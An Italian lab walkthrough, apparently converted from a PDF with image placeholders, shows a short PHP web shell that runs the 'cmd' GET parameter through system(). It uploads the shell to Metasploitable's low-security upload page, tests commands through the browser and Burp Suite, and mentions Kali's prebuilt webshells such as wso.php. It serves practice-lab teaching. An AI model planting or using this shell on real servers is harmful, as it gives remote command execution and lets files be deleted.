

Scriviamo un **codice** php che consente di eseguire comandi shell da remoto.

```php
<?php
if (isset($_GET['cmd'])) {
    $cmd = $_GET['cmd'];
    echo "<pre>";
    system($cmd);
    echo "</pre>";
}
?>
```


Carichiamo la **shell php** nella sezione upload di Metasploitable a security level **low**.





Testiamone il funzionamento mandando delle richieste **GET** direttamente dalla barra del browser con il parametro **?cmd='comando shell'** in coda e analizziamole con **Burp Suite**.




Proviamo a usare vari comandi che ci forniscono informazioni sul **sistema**.







Si noti la **pericolosità** di un attacco del genere, poiché oltre ad ottenere informazioni sul sistema, è possibile anche rimuovere dei file.



Si potrebbero installare infine shell grafiche molto più complesse e avanzate, utilizzando quelle del path **/usr/share/webshells/** preinstallate su Kali Linux o altre, come per esempio la **wso.php**.